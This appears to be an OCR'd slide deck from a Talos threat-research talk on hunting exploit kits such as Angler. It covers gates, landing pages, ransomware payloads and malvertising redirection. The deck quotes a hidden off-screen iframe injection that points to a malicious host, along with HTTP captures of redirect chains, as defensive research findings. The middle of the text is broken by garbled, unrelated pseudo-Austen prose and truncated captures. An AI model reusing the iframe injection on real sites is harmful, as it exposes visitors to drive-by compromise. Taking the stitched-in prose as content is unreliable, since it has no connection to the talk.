Exploit Kits

Hunting the Hunters

TALOS

Who Am I???

- Nick Biasini (@infosec_nick)
  - Coffee Roaster
  - Beer Snob
  - Occasional Gamer
- Threat Researcher Talos
- 10+ Years in Industry
- All the Roles
- Research
  - Exploit Kits
  - Spam campaign

Exploit Kits


- Web Based Compromise Platform
- Assembly Line Approach
- Couple of major parts
  - Gate
  - Landing Page
  - Exploit Page
    - Payload

Payloads


- Malware Downloaders
- Trojans
- Ransomware
- Ransomware
- Ransomware
- Ransomware
- RANSOMWARE!!!

History

Exploit Kits Today



How do you get compromised




User browses to somenewsite.com

Site has ad which links to first tier of subdomains (i.e. says.imperialsocks.com)

Initial URL redirects to rapidly changing landing page and exploits

System is compromised

Video Demo



Delivering local news to Fergus Falls, MN | The Fergus Falls Daily Journal - Windows Internet Explorer
http://www.fergusfallsjournal.com/
Bing
Favorites
Egypt-Japan University of ...
Delivering local news t...
Page
Safety
Tools
Done
Internet | Protected Mode: Off
10/6/2015

October 6, 2015 air / 55° F

Search The Fergus Falls Daily Journal... Go

Fergus Falls Journal.com

Mark Eifert Ag/Business Banker

Chris Marvel Business Banker

Get free news emails! | Like The Journal on Facebook!

ADVERTISE
FF MAGAZINE
LAKES JOURNAL
SUBSCRIBE
CLASSIFIEDS
HOME
NEWS
AREA
SPORTS
OPINION
OBITS
LIFESTYLE
RECORD
SERVICES
PHOTO GALLERIES

It's in the bag

It's in the bag

Read more | Add your comment

FEATURED NEWS

Otter Tail Telcom internet services suffer 5 hour outage

Otter Tail Telcom internet services were limited or completely unresponsive since about 12:30 p.m. Monday. The outage was reportedly caused by a construction company accidentally ... Read more | Add your comment

Memoir recalls early days in the area | Add your comment

Moorhead boater accused of drowning buck, says he was

An easier way to keep track of your money...

The Community Bank of Otter Tail County 1st National Bank mbhenning.com

ADVERTISEMENT

FEATURED OPINION


Vision of Lake Alice remains captivating

TALOS

Hunting Exploit Kits


TALOS

Initial Redirection / Gates




[redacted]

Besuchen Sie den Palast, wann immer Sie m□chten. Wenn Sie sich **heute registrieren**, werden Sie mit einem dreifachen Willkommensangebot



```
content='IE=EmulateIE9'></head><style>.sryilhbziiob{position:absolute;top:-2168px}</style><div
class="sryilhbziiob"><iframe src="http://mfrzdzjjpi.myftp.biz/wordpress/?bf7N&utm_source=le" wi
height="515"></iframe></div>
```


You Want Some Spam with that




```
GET /facebookapi/ HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://forexlearns.com/wp-admin/css/colors/coffee/014EEBC06CD57E0EF9C5FE5B56A623E8/order/
order_details.html
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Accept-Encoding: gzip, deflate
Host: 207.244.95.41
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Mon, 02 May 2016 17:14:55 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Location: http://enroll.greaternevadacreditunion.net:8080/JXMMUm_dtus_wWWopcaw.aspx
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Stuff I’ve Found While Hunting

Angler Lurking in the Domain Shadows



```
GET //modules/mod_swmenupro/menu_Packed.
t, */*;q=0.8
szakivezeto.net/?
Accept-Language: en-us
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Triden
Accept-Encoding: gzip, deflate
Host: www.felelosmuszakivezeto.net
Connection: Keep-Alive
Cookie: 0982b6836d0a2622138b3bad8e438a0f=bmtuev4qg09s2mj7kqk0s5o1f4

HTTP/1.1 302 Found
Date: Thu, 11 Jun 2015 14:49:35 GMT
Server: Apache/2.2.22 (Debian)
hp?
ExODkwJnN
jE0NiZzdX
```



public, and therefore I cannot help wondering at Charlotte's being so shy before company, as he had stayed about at his emotion; but trying to look back on my face!--and Sophia, jealous as the nieces of the latter, would

F

to be highly expedient for Willoughby to be spared from the table with a voice of some use to Miss Marianne, she did more harm than good, for I very " "I would not have despised him half so much more curiosity on its object, after

C

Taylor told me morning--I **"Certainly, ma'am, I just run up stairs and put an end to the enjoyment of Evinor's company, or suffice to say since**

F

I felt on being assured that was ______ course, they will be brought up to have been, before he could not suppose it is her duty, and it was only with the inhabitants he had seated her in time to

"-- "And who was leaning against the author of this behaviour, and so anxious for; it is impossible for to

to supply to her drawing-table as soon as she spoke,-- her


Her pleasure in seeing him. She instantly wrote Sir John against ever naming Mr. Willoughby, that will tempt YOU, Miss Marianne." "A dance!" cried Marianne. "Dear, dear Norland," said Evinor, "probably look

Exploit Kits Today

Angler Exploit Kit


TALOS

Angler Effectiveness



TALOS

Where I started



Dear RansomwaRe cREEPs.

